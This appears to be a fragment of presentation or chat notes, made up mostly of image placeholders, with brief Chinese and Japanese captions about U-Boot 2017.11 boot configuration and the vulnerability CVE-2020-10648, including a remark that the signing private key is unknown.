
U-Boot 2017.11

HexRabbit:
有 CVE へ


CVE-2020-10648









私鑰未知，不可修改



Config@1 開機

